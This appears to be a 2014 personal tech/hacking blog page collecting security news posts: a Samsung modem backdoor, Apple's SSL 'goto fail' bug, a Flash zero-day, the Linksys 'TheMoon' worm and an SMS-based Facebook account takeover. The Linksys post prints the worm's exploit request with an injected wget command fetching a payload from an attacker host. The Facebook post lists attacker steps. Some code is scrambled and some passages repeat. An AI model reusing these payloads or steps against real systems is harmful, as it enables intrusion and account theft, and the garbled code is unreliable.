


Be a loving person rather than in a love relationship because relationships happen one day and disappear another day. They are flowers; in the morning they bloom, by the evening they are gone. But people find it very difficult to be a loving person, a loving soul, so they create a relationship and be fool that way that "Now I am a loving person because I am in a relationship". And the relationship may be just one of monopoly, possessiveness and exclusiveness. The relationship is needed only because love is not there. Relationship is a substitute. Become alert! Relationship destroys love, destroys the very possibility of its birth.
Showing posts with label Vulnerability. Show all posts
Showing posts with label Vulnerability. Show all posts
Saturday, 15 March 2014
Hello there, Welcome to our blog. How you all are, Hope you all doing great. On our blog you will find support for tech, hacking and social tweaks. We provide networking solutions for any type of problem. You can contact us through this blog. We will do whatever we can do for your problem.
Backdoor found in Samsung Galaxy Devices, allows Hackers to remotely access/modify Data

Paul Kocialkowski, the developers of the Replicant OS has uncovered a backdoor pre-installed on Samsung Galaxy devices and the Nexus S, that provides remote access to all the data in the device.
Replicant OS is an open source operating system based on the Android mobile platform, which aims to replace all proprietary Android components with their free software counterparts.
In a blog post, He explained that Samrtphones come with two separate processors, one for general-purpose applications processor that runs Android OS and the other one known as the Modem, responsible for communications with the mobile telephony network.
The Researcher found that a Samsung's IPC protocol runs in the background, which is bound to the communications processor, and allows the modem to remotely read, write, and delete files on the user's phone storage. Samsung IPC protocol, implements a class of requests, known as RFS commands, that allows the modem to perform remote I/O operations on the phone’s storage.
"The spying can involve activating the device's microphone, but it could also use the precise GPS location of the device and access the camera, as well as the user data stored on the phone. Moreover, modems are connected most of the time to the operator's network, making the backdoor nearly always accessible."
This backdoor might have been placed there accidently, but remote ability of modifications to the user’s personal data without user knowledge poses a serious threat.
"It is possible to build a device that isolates the modem from the rest of the phone, so it can't mess with the main processor or access other components such as the camera or the GPS."
"The incriminated RFS messages of the Samsung IPC protocol were not found to have any particular legitimacy nor relevant use-case. However, it is possible that these were added for legitimate purposes, without the intent of doing harm by providing a backdoor." he said.
"However, some RFS messages of the Samsung IPC protocol are legitimate (IPC_RFS_NV_READ_ITEM and IPC_RFS_NV_WRITE_ITEM) as they target a very precise file, known as the modem's NV data." he added.
The researcher identified multiple Samsung devices affected by this vulnerability, including; Nexus S, Galaxy S, Galaxy S2, Galaxy Note, Galaxy Tab 2, Galaxy S 3, and Galaxy Note 2.
Monday, 24 February 2014
Hello there, Welcome to our blog. How you all are, Hope you
all doing great. On our blog you will find support for tech, hacking and social
tweaks. We provide networking solutions for any type of problem. You can
contact us through this blog. We will do whatever we can do for your problem.
have you checked last article at our blog about:
Apple's SSL bug explained, and one unofficial patch for OS
At the end of last week, Apple published iOS 7.0.6, a security update for its mobile devices.
The update was a patch to protect iPhones, iPads and iPods against what Apple described as a "data security" problem:

Impact: An attacker with a privileged network position may capture or modify data in sessions protected by SSL/TLSDescription: Secure Transport failed to validate the authenticity of the connection. This issue was addressed by restoring missing validation steps.CVE-ID CVE-2014-1266
Apple didn't say exactly what it meant by "a privileged network position," or by "the authenticity of the connection," but the smart money - and my own - was on what's known as a Man-in-the-Middle attack, or a MitM.
MiTM attacks against unencrypted websites are fairly easy.
If you run a dodgy wireless access point, for example, you can trick users who think they are visiting, say, http://example.com/ into visting a fake site of your choice, because you can redirect their network traffic.
You can then fetch the content they expect from the real site (you are the MitM, after all), feed it back to them with tweaks, modifications and malware, and they may be none the wiser.
But if they visit https://example.com/ then it's much harder to trick them, because your MitM site can't provide the HTTPS certificate that the official site can.
More precisely, a MitM site can send someone else's certificate, but it almost certainly can't produce any cryptographic "proof" that it has possession of the private key that the certificate is meant to validate.
So your visitors end up with a certificate warning that gives away your trickery.
At least, your visitors get a warning if the application they are using actually notices and reports the certificate problem.

→ Recent research suggested that about 40% of mobile banking apps do not check HTTPS certificates properly, or at least do not warn if an invalid certificate is presented. This led us to advise our readers to stick to their desktops or laptops for internet banking. Certificate warnings are important.
What was wrong with Apple's SSL code?
Apple's reluctance to give away too much is perhaps understandable in this case, but the result was to send experts scurrying off to fill in the blanks in HT6147, the only official detail about this risky-sounding bug.
The problem soon came to light, in a file called sslKeyExchange.c in version 55741 of the source code for SecureTransport, Apple's offical SSL/TLS library.
The buggy codepath into this file comes as a sequence of C function calls that start off in SecureTransport's sslHandshake.c.
The bad news is that the bug applies to both iOS and OS X, and although the bug was patched in iOS, it is not yet fixed in OS X.
If you'd like to follow along, you need to make your way through these function calls:
SSLProcessHandshakeRecord()-> SSLProcessHandshakeMessage()
The ProcessHandshakeMessage function deals with a range of different parts of the SSL handshake, such as:
-> SSLProcessClientHello()-> SSLProcessServerHello()-> SSLProcessServerKeyExch-> SSLProcessCertificate()ange()
This last function is called for certain sorts of TLS connection, notably where forward secrecy is involved.
That's where the server doesn't just use its regular public/private keypair to secure the transaction, but also generates a so-called ephemeral, or one-off, keypair that is used as well.
→ The idea of forward secrecy is that if the server throws away the ephemeral keys after each session, then you can't decrypt sniffed traffic from those sessions in the future, even if you acquire the server's regular private key by fair means (e.g. a subpoena) or foul (e.g. by bribery or cybertheft).
Now the C code proceeds as follows:
SSLProcessServerKeyExchange()-> SSLDecodeSignedServerKeyExchange()-> SSLDecodeXXKeyParams()nedServerKeyExchangeTls12() OTHERWISE -> SSLVerifySiIF TLS 1.2 -> SSLVerifySiggnedServerKeyExchange()
And theSSLVerifySignedServerKeyExchange function, found in thesslKeyExchange.c file mentioned above, does this:
. . .hashOut.data = hashes + SSL_MD5_DIGEST_LEN;hashOut.length = SSL_SHA1_DIGEST_LEN;0) goto fail; if ((err = ReadyHash(&if ((err = SSLFreeBuffer(&hashCtx)) ! =SSLHashSHA1, &hashCtx)) != 0) goto fail;tRandom)) != 0) goto fail; if ((err = SSLHashSHA1.update(if ((err = SSLHashSHA1.update(&hashCtx, &clie n&hashCtx, &serverRandom)) != 0) goto fail;arams)) != 0) goto fail; goto fail; /* MISTAKE! THISif ((err = SSLHashSHA1.update(&hashCtx, &signed P LINE SHOULD NOT BE HERE */ if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0) goto fail;err = sslRawVerify(...);. . .
You don't really need an knowledge of C, or even of programming, to understand the error here.
The programmer is supposed to calculate a cryptographic checksum of three data items - the three calls to SSLHashSHA1.update() - and then to call the all-important function sslRawVerify().
If sslRawVerify() succeeds, then err ends up with the value zero, which means "no error", and that's what the SSLVerifySignedServerKeyExchange function returns to say, "All good."
But in the middle of this code fragment, you can see that the programmer has accidentally (no conspiracy theories, please!) repeated the line goto fail;.
The first goto fail happens if the if statement succeeds, i.e. if there has been a problem and therefore err is non-zero.
This causes an immediate "bail with error," and the entire TLS connection fails.
But because of the pecadilloes of C, tthe second goto fail, which shouldn't be there, always happens if the first one doesn't, i.e. if err is zero and there is actually no error to report.
The result is that the code leaps over the vital call to sslRawVerify(), and exits the function.
This causes an immediate "exit and report success", and the TLS connection succeeds, even though the verification process hasn't actually taken place.
What an attacker can do
An attacker now has a way to trick users of OS X 10.9 into accepting SSL/TLS certificates that ought to be rejected, though admittedly there are several steps, and he needs to:
- Trick you into visting an imposter HTTPS site, e.g. by using a poisoned public Wi-Fi access point.
- Force your browser (or other software) into using forward secrecy, possible because the server decides what encryption algorithms it will support.
- Force your browser (or other software) into using TLS 1.1, possible because the server decides what TLS versions it will allow.
- Supply a legitimate-looking TLS certificate with a mismatched private key.
Safari on OS X is definitely affected, because it makes use of the buggy version of SecureTransport.
You can work out if a application is affected by this bug by using the Apple'sotool program, which is a handy utility for digging version details out of object files and code libraries.
You use the -L option, which display the names and version numbers of the shared libraries that a program uses:

That's only a start, since the Safari app is just a wrapper for the Safari.framework, which we need run through tt> otool in its turn:

Other popular apps that link to the buggy library include, in no particular order: Mail, Numbers, Keynote, Pages, Preview and Calendar.
Clearly, not all of these apps put you in quite the same immediate danger as Safari, but the list presents a good reminder of why shared libraries are both a blessing (one patch fixes the lot) and a curse (one bug affects them all).
Popular apps in which encryption is important but that don't seem to have this problem include: Firefox, Chromium (and Chrome), Thunderbird and Skype.
What to do?
The good news is that Apple has broken its usual code of silence, by which it "does not disclose, discuss, or confirm security issues until a full investigation has occurred and any necessary patches or releases are available."
Reuters reports that an official Apple spokesperson, Trudy Muller, has gone on the record to say, "We are aware of this issue and already have a software fix that will be released very soon."
Sadly, she didn't define "very soon," but you should watch for this patch and apply it as soon as you can.
→ When you update, be sure to follow the advice below about avoiding insecure networks. The Software Update app uses the buggy Security library!
We suggest that you try any or all of the following:
Avoid insecure networks
Connecting to other people's Wi-fi networks, even if they are password protected, can be dangerous.
Even if you trust the person who runs the network - a family member or a friend, perhaps - you also need to trust that they have kept their access point secure from everyone else.
If you are using your computer for business, consider asking your employer to set you up as part of the company's VPN (virtual private network), if you have one.
This limits your freedom and flexibility very slightly, but makes you a lot more secure.
With a VPN, you use other people's insecure networks only to create an encrypted data path back into the company network, from where you access the internet as if you were an insider.
Use a web filtering product that can scan HTTPS traffic
Products like the Sophos Web Appliance and Sophos UTM can inspect HTTPS traffic - ironically by decrypting and re-encrypting it, but without any certificate shenanigans like a man-in-the-middle crook might try.
Because the Sophos web filtering products do not use Apple's libraries, or even Apple's operating system, they are not vulnerable to the certificate trickery described above, so certificate validation will fail, as it should.
Switch to an alternative browser
Alternative browsers such as Firefox and Chromium (as well as Chrome) use their own SSL/TLS libraries as a way of making the applications easier to support on multiple operating systems.
In this case, that has the effect of immunising them against the bug in Apple's SecureTransport library.
You can switch back to Safari after Apple's patch is out.
Try this completely unofficial patch!
(Only kidding. You wouldn't dream of applying a little-tested hack to an important system library, would you?)
This patch exists only:
- To demonstrate that emergency "fixes" don't always fix, but often can only work around problems.
- To show what C code looks like when compiled to assembler.
- To give some insight into how unauthorised hacks, for good and bad, can be achieved.
- To introduce the OS X codesign utility and Apple's code signing protection.
- For fun.
By all means take a look - but for research purposes only, of course.
Saturday, 22 February 2014
Have you check about last article 'Look Back' Videos for Deceased Users.Have you heard about, facebook has overtaken whatsapp. What you think out of it. Hello, there, facebook is using whatsapp. :) :) Check out articles at our blog.
All versions of Adobe Flash Player released before today's patch are vulnerable to the zero-day exploit and the patch addresses a critical vulnerability CVE-2014-0502, being used in a watering hole attack -dubbed "Operation Greedywonk", that allows attackers to remotely take control of infected systems.
The vulnerability affects the latest versions of Flash, is reported to be targeting the websites of three non-profit institutions, being redirected to an malicious server hosting the zero-day exploit.
"Visitors to the Peter G. Peterson Institute for International Economics (www.piie[.]com) were redirected to an exploit server hosting this Flash zero-day through a hidden iframe." FireEye said.
Security updates tackle a number of flaws including:
Anatomy of the attack: Antivirus firm 'Symantec' explained:
In this tutorial i am going to explain about adobe flash. Recently Adobe releases another emergency security patch for flash players. Here we go.

Adobe releases another Emergency Security Patch for Flash Player
Security Firm FireEye has uncovered yet another critical zero-day vulnerability in widely used Adobe Flash Software and Adobe has been forced to issue a second emergency patch update in less than a month.Adobe releases another Emergency Security Patch for Flash Player
All versions of Adobe Flash Player released before today's patch are vulnerable to the zero-day exploit and the patch addresses a critical vulnerability CVE-2014-0502, being used in a watering hole attack -dubbed "Operation Greedywonk", that allows attackers to remotely take control of infected systems.
The vulnerability affects the latest versions of Flash, is reported to be targeting the websites of three non-profit institutions, being redirected to an malicious server hosting the zero-day exploit.
"Visitors to the Peter G. Peterson Institute for International Economics (www.piie[.]com) were redirected to an exploit server hosting this Flash zero-day through a hidden iframe." FireEye said.
Security updates tackle a number of flaws including:
- CVE-2014-0498 stack overflow vulnerability, if exploited, can execute arbitrary code
- CVE-2014-0499 memory leak vulnerability, if exploited, defeat memory address layout randomization
- CVE-2014-0502 double free vulnerability, if exploited, could result in arbitrary code execution
Anatomy of the attack: Antivirus firm 'Symantec' explained:
"This attack technique is known as a watering hole attack. In this case the target visits a compromised website that contains an IFrame inserted by the attackers in order to redirect the target to another website (giftserv.hopto.org). This new site loads a malicious index.php file (Trojan.Malscript) which checks whether the victim is running a 32-bit or 64-bit system. Depending on the results, a malicious index.html file (also Trojan.Malscript) and additional components are also downloaded from either the 32-bit or 64-bit folders hosted on the attacker’s server. The malicious index.html file then loads the cc.swf Adobe Flash file (Trojan.Swifi) containing the zero-day. Once exploited, a logo.gif image file is downloaded containing encrypted shellcode which downloads and executes the malicious server.exe (Backdoor.Jolob) payload.
A very successful watering hole attack in early 2013 targeted mobile app developers and infected the internal networks of Apple, Facebook, Microsoft and Twitter, among other companies.
Fortunately, only certain computers are vulnerable to those further exploits: all Windows XP machines, and Windows 7 machines that have Java 1.6 or Microsoft Office 2007 or 2010 installed. "Users can mitigate the threat by upgrading from Windows XP and updating Java and Office," FireEye researchers said.
To Determine which version of Flash you are running, you can visit Adobe’s website here. Users are recommended to update their Adobe Flash layer to address this critical vulnerability. You should download it from the Adobe Flash Player Download Centre.
Fortunately, only certain computers are vulnerable to those further exploits: all Windows XP machines, and Windows 7 machines that have Java 1.6 or Microsoft Office 2007 or 2010 installed. "Users can mitigate the threat by upgrading from Windows XP and updating Java and Office," FireEye researchers said.
To Determine which version of Flash you are running, you can visit Adobe’s website here. Users are recommended to update their Adobe Flash layer to address this critical vulnerability. You should download it from the Adobe Flash Player Download Centre.
Monday, 17 February 2014
Linksys Malware Spreading from Router to Router

Hello everyone, I'm here to explain how new malware that in found in linksys router is being spreading everywhere. Some 1,000 devices have been hit by the worm, which seeks out others to infect. So here is my complete details about. here we go
Researchers say they have uncovered an ongoing attack that infects home and small-office wireless routers from Linksys with self-replicating malware, most likely by exploiting a code-execution vulnerability in the device firmware.
Which Wireless Router do you have at your Home or Office? If it’s a Linksys Router you could be in the danger to a new malware that attacks your firmware and replicates itself.
Security researcher Johannes B. Ullrich from the SANS Technology Institute has warned about a self-replicating malware which is exploiting authentication bypass and code-execution vulnerabilities in theLinksys wireless routers.
The Malware named as ‘THE MOON’, scans for other vulnerable devices to spread from router to router and Johannes confirmed that the malicious worm has already infected around 1,000 Linksys E1000, E1200, and E2400 routers.
"We do not know for sure if there is a command and control channel yet," Ullrich wrote in the update. "But the worm appears to include strings that point to a command and control channel. The worm also includes basic HTML pages with images that look benign and more like a calling card. They include images based on the movie "The Moon" which we used as a name for the worm."
In order to hack the Router, malware remotely calls the Home Network Administration Protocol (HNAP), allows identification, configuration and management of networking devices.
The Malware first request the model and firmware version of the router using HNAP and if the device founds vulnerable, it sends a CGI script exploit to get the local command execution access to the device.
Linksys's parent company Belkin has confirmed that HNAP1 implementation has a security flaw whoseexploit code is publicly available on the Internet.
“There are about 670 different IP ranges that it scans for other routers. They appear to all belong to different cable modem and DSL ISPs. They are distributed somewhat worldwide),”
‘To what extent this worm can be dangerous’ is yet a question.
“We are still working on analysis what it exactly does. But so far, it looks like all it does is spread (which is why we call it a worm). It may have a ‘call-home’ feature that will report back when it infected new hosts.”
To verify that your device is vulnerable or not, use following command (depending on your OS):
echo [-e] “GET /HNAP1/ HTTP/1.1\r\nHost: test\r\n\r\n” | nc routerip 8080
If you receive an XML HNAP reply, you are likely to be victimized for the worm affecting Linksys devices and some preventive measures are to be taken. Also keep an eye on the logs of port 80 and 8080.
Users are recommended to Disable Remote Administration of their device or limits the administration right to a limited number of trusted IP addresses.
bandwidth Consuming
The worm came to light earlier this week after the operator of a Wyoming ISP contacted Sans and reported a large number of customers with compromised Linksys routers. As the routers scanned IP ports 80 and 8080 as fast as they could, they consumed the bandwidth of the unidentified ISP's customers, slowed down their legitimate activity, and interrupted streams and VPN connections.
The security exploit that's used by the worm will work on all current and recent Linksys routers, including the entire E-series as well as Valet routers and some with "WRT" part numbers (for example, the WRT160). However, this particular worm seems to focus on the E-series and appears to be aimed at marshaling a botnet. So far, it does not appear that the malware flashes itself in, so it can be removed by a reboot. But it appears that any router with stock firmware that's exposed to the Internet can be reinfected even if it has a secure password.
The initial request in the attack typically begins with the strings "GET /HNAP1/ HTTP/1.1" and then "Host: [ip of host]:8080." The following requests look like this:
POST /[withheld].cgi HTTP/1.1
Host: [ip of honeypot]:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Mac_PowerPC)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[ip of honeypot]:8080/
Authorization: Basic YWRtaW46JmkxKkBVJDZ4dmNH
When decoded, the request is translated to:
submit_button=&change_action=&submit_type=&action=&commit=0&ttcp_num=2&ttcp_size=2
&ttcp_ip=-h
    `cd /tmp;if [ ! -e .L26 ];then wget http://[source IP]:193/0Rx.mid;fi`
&StartEPI=1
Sunday, 16 February 2014
Hello everyone, I'm back with hacking tutorial. This time i'm introducing to you how to hack facebook account using simple text message. Ready to grasp, Here we go.
.jpg)
Hacking Facebook Account with just a text message
Can you ever imagine that a single text message is enough to hack any Facebook account without user interaction or without using any other malicious stuff like Trojans, phishing, keylogger etc. ?
Today we are going to explain you that how a UK based Security Researcher, "fin1te" is able to hack any Facebook account within a minute by doing one SMS.
Because 90% of us are Facebook user too, so we know that there is an option of linking your mobile number with your account, which allows you to receive Facebook account updates via SMS directly to your mobile and also you can login into your account using that linked number rather than your email address or username.
According to hacker, the loophole was in phone number linking process, or in technical terms, at file /ajax/settings/mobile/confirm_phone.php
This particular webpage works in background when user submit his phone number and verification code, sent by Facebook to mobile. That submission form having two main parameters, one for verification code, and second is profile_id, which is the account to link the number to.

As attacker, follow these steps to execute hack:
Change value of profile_id to the Victim's profile_id value by tampering the parameters.
Send the letter F to 32665, which is Facebook’s SMS shortcode in the UK. You will receive an 8 character verification code back.

- Enter that code in the box or as confirmation_code parameter value and Submit the form.

Facebook will accept that confirmation code and attacker's mobile number will be linked to victim's Facebook profile.
In next step hacker just need to go to Forgot password option and initiate the password reset request against of victim's account.
Attacker now can get password recovery code to his own mobile number which is linked to victim's account using above steps. Enter the code and Reset the password!
Facebook no longer accepting the profile_id parameter from the user end after receiving the bug report from the hacker.
In return, Facebook paying $20,000 to fin1te as Bug Bounty.
Hello there. Here comes one amazing thing that you must know. Yes, now anyone can track your phone with just a small, cheap set up. That's the hackers way i am talking about, how they peoples phone. want to know then read it along till the end.

Cellular phones have become a ubiquitous means of communications with over 5 billion users worldwide in2010, of which 80% are GSM subscribers. Due to theiruse of the wireless medium and their mobile nature, thosephones listen to broadcast communications that could reveal their physical location to a passive adversary.

University of Minnesota researchers found a flaw in AT&T and T-Mobile cell towers that reveals the location of phone users. The attack, described in a Research paper (Click to Download Pdf), is most useful for determining whether a target is within a given geographic area as large as about 100 square kms or as small as one square kilometer. It can also be used to pinpoint a target's location but only when the attacker already knows the city, or part of a city, the person is in.
Ph.D. student Denis Foo Kune says, “Cell phone towers have to track cell phone subscribers to provide service efficiently. For example, an incoming voice call requires the network to locate that device so it can allocate the appropriate resources to handle the call. Your cell phone network has to at least loosely track your phone within large regions in order to make it easy to find it“.
The messages contain I.D. codes. In order to match the codes to the cell phone number, researchers called the phone three times. The code that appeared three times in the same time period in which researchers were listening in is most likely the code of the cell phone.“From there we can use that I.D. to determine if you’re around a certain area or if you’re on a particular cell tower,” he said.
The process requires a feature cellphone and a laptop, running the open-source Osmocom GSM firmware and software respectively, along with a cable connecting the two devices. It also uses a separate cellphone and landline.

The attackers use the landline to call the target's cellphone when it's located near the same LAC as the equipment and use the laptop output to monitor the broadcasts that immediately follow over the airwaves to page the target phone.

The attackers use the landline to call the target's cellphone when it's located near the same LAC as the equipment and use the laptop output to monitor the broadcasts that immediately follow over the airwaves to page the target phone.
The implications of this research highlight possible personal safety issues. The group explains their work in a recently presented at the 19th Annual Network & Distributed System Security Symposium and was titled “Location Leaks on the GSM Air Interface”. The group has also contacted AT&T and Nokia with some low-cost options that could be implemented without changing the hardware.
Subscribe to:
Posts (Atom)
Popular Posts
-
OPEN MS-DOS Source Code Early tech fans might remember the good 'ol days of Microsoft MS-DOS, the company's first operating s...
-
 Hello folks, How are you all. Today I'm here to bring you on of the most amazing hacking news or trick you can say. So let's begin ...
 -
 Hello, there again some poetry. This time i wrote this for someone who is close to my heart. Not close indeed very much close to me. I...
 -
 Hello there, Do you know when you submit a page on stumble upon then what happen. Under which process it goes?. Um, No. Oh, You need not t...
 -
Medium Medium, the blogging platform created by Twitter co-founder Evan Williams, launched its first mobile app this week. The app let...
-
Hello there, Welcome to our blog. How you all are, Hope you all doing great. On our blog you will find support for tech, hacking and so...
-
Google has begun a Glass at Work initiative, asking businesses how they're working with Glass, and the kinds of applications they...
-
Hello folks, this is my first post. M gonna explain about Pat and will give configuration for it with an example below. Port Address...